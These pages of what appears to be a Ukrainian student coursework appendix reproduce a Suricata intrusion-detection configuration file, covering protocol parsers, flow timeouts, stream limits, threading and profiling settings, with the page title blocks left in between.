		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				81
Змн.	Арк.	№ докум.	Підпис	Дата		

```

decode-quoted-printable: yes
header-value-depth: 2000
extract-urls: yes
body-md5: no
inspected-tracker:
  content-limit: 100000
  content-inspect-min-size: 32768
  content-inspect-window: 4096
imap:
  enabled: detection-only
smb:
  enabled: yes
  detection-ports:
    dp: 139, 445
nfs:
  enabled: yes
tftp:
  enabled: yes
dns:
  tcp:
    enabled: yes
    detection-ports:
      dp: 53
  udp:
    enabled: yes
    detection-ports:
      dp: 53
http:
  enabled: yes
  libhttp:
    default-config:
      personality: IDS
      request-body-limit: 100kb
      response-body-limit: 100kb
      request-body-minimal-inspect-
size: 32kb
      request-body-inspect-window:
4kb
      response-body-minimal-inspect-
size: 40kb
      response-body-inspect-window:
16kb
      response-body-decompress-layer-
limit: 2
      http-body-inline: auto
      swf-decompression:
        enabled: no
        type: both
        compress-depth: 100kb
        decompress-depth: 100kb
        double-decode-path: no
        double-decode-query: no
      server-config:
modbus:
  enabled: no
  detection-ports:
    dp: 502
  stream-depth: 0
dnp3:
  enabled: no
  detection-ports:
    dp: 20000

enip:
  enabled: no
  detection-ports:
    dp: 44818
    sp: 44818
ntp:
  enabled: yes
quic:
  enabled: yes
dhcp:
  enabled: yes
sip:

asn1-max-frames: 256

datasets:
  defaults:
  limits:
  rules:
run-as:
  user: suricata
  group: suricata
security:
  limit-noproc: true
landlock:
  enabled: no
  directories:
    read:
      - /usr/
      - /etc/
      - /etc/suricata/
lua:

coredump:
  max-dump: unlimited

host-mode: sniffer-only
max-pending-packets: 1024
runmode: workers
autofp-scheduler: hash

unix-command:
  enabled: no
  filename: suricata-command.socket

legacy:
  uricontent: enabled

exception-policy: ignore
engine-analysis:
  rules-fast-pattern: yes
  rules: yes
pcre:
  match-limit: 3500
  match-limit-recursion: 1500

host-os-policy:
  windows: [0.0.0.0/0]
  bsd: []
  bsd-right: []
  old-linux: []
  linux: []

```

		Харитонюк Ю.А.			ККИКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		82

```

old-solaris: []
solaris: []
hpux10: []
hpux11: []
irix: []
macos: []
vista: []
windows2k3: []

defrag:
  memcap: 32mb
  hash-size: 65536
  trackers: 65535
  max-frags: 65535
  prealloc: yes
  timeout: 60

flow:
  memcap: 512mb
  hash-size: 65536
  prealloc: 10000
  emergency-recovery: 30

vlan:
  use-for-tracking: true

livedev:
  use-for-tracking: true

flow-timeouts:
  default:
    new: 30
    established: 300
    closed: 0
    bypassed: 100
    emergency-new: 10
    emergency-established: 100
    emergency-closed: 0
    emergency-bypassed: 50
  tcp:
    new: 60
    established: 600
    closed: 60
    bypassed: 100
    emergency-new: 5
    emergency-established: 100
    emergency-closed: 10
    emergency-bypassed: 50
  udp:
    new: 30
    established: 300
    bypassed: 100
    emergency-new: 10
    emergency-established: 100
    emergency-bypassed: 50
  icmp:
    new: 30
    established: 300
    bypassed: 100
    emergency-new: 10
    emergency-established: 100
    emergency-bypassed: 50

stream:
  memcap: 64mb
  checksum-validation: yes
  inline: no
  bypass: yes
  reassembly:
    memcap: 256mb
    depth: 1mb
    toserver-chunk-size: 2560
    toclient-chunk-size: 2560
    randomize-chunk-size: yes

host:
  hash-size: 4096
  prealloc: 1000
  memcap: 32mb

decoder:
  teredo:
    enabled: true
    ports: $TEREDO_PORTS
  vxlan:
    enabled: true
    ports: $VXLAN_PORTS
  geneve:
    enabled: true
    ports: $GENEVE_PORTS

detect:
  profile: custom
  custom-values:
    toclient-groups: 200
    toserver-groups: 200
  sgh-mpm-context: auto
  inspection-recursion-limit: 3000
  prefilter:
    default: auto
  grouping:
  profiling:
    grouping:
      dump-to-disk: false
      include-rules: false
      include-mpm-stats: false

mpm-algo: hs
spm-algo: hs

threading:
  set-cpu-affinity: no
  cpu-affinity:
    - management-cpu-set:
        cpu: [0]
        mode: 'exclusive'
        prio: 'low'
    - receive-cpu-set:
        cpu: [0]
        mode: 'exclusive'
        prio: 'medium'
    - worker-cpu-set:
        cpu: ['1-5']
        mode: 'exclusive'

```

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		83

```

    prio: 'high'
    detect-thread-ratio: 1.0

luajit:
  states: 128

profiling:
  rules:
    enabled: no
    filename: rule_perf.log
    append: yes
    limit: 10
    json: yes
  keywords:
    enabled: yes
    filename: keyword_perf.log
    append: yes
  prefilter:
    enabled: yes
    filename: prefilter_perf.log
    append: yes
  rulegroups:
    enabled: yes
    filename: rule_group_perf.log
    append: yes
  packets:
    enabled: yes

```

```

    filename: packet_stats.log
    append: yes
    csv:
      enabled: no
      filename: packet_stats.csv
    locks:
      enabled: no
      filename: lock_stats.log
      append: yes
    pcap-log:
      enabled: no
      filename: pcaplog_stats.log
      append: yes

default-rule-path:
/var/lib/suricata/rules

rule-files:
- suricata.rules
- modified.rules
- vpn.rules
- dhcp.rules

classification-file:
/etc/suricata/classification.config
reference-config-file:
/etc/suricata/reference.config

```

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		84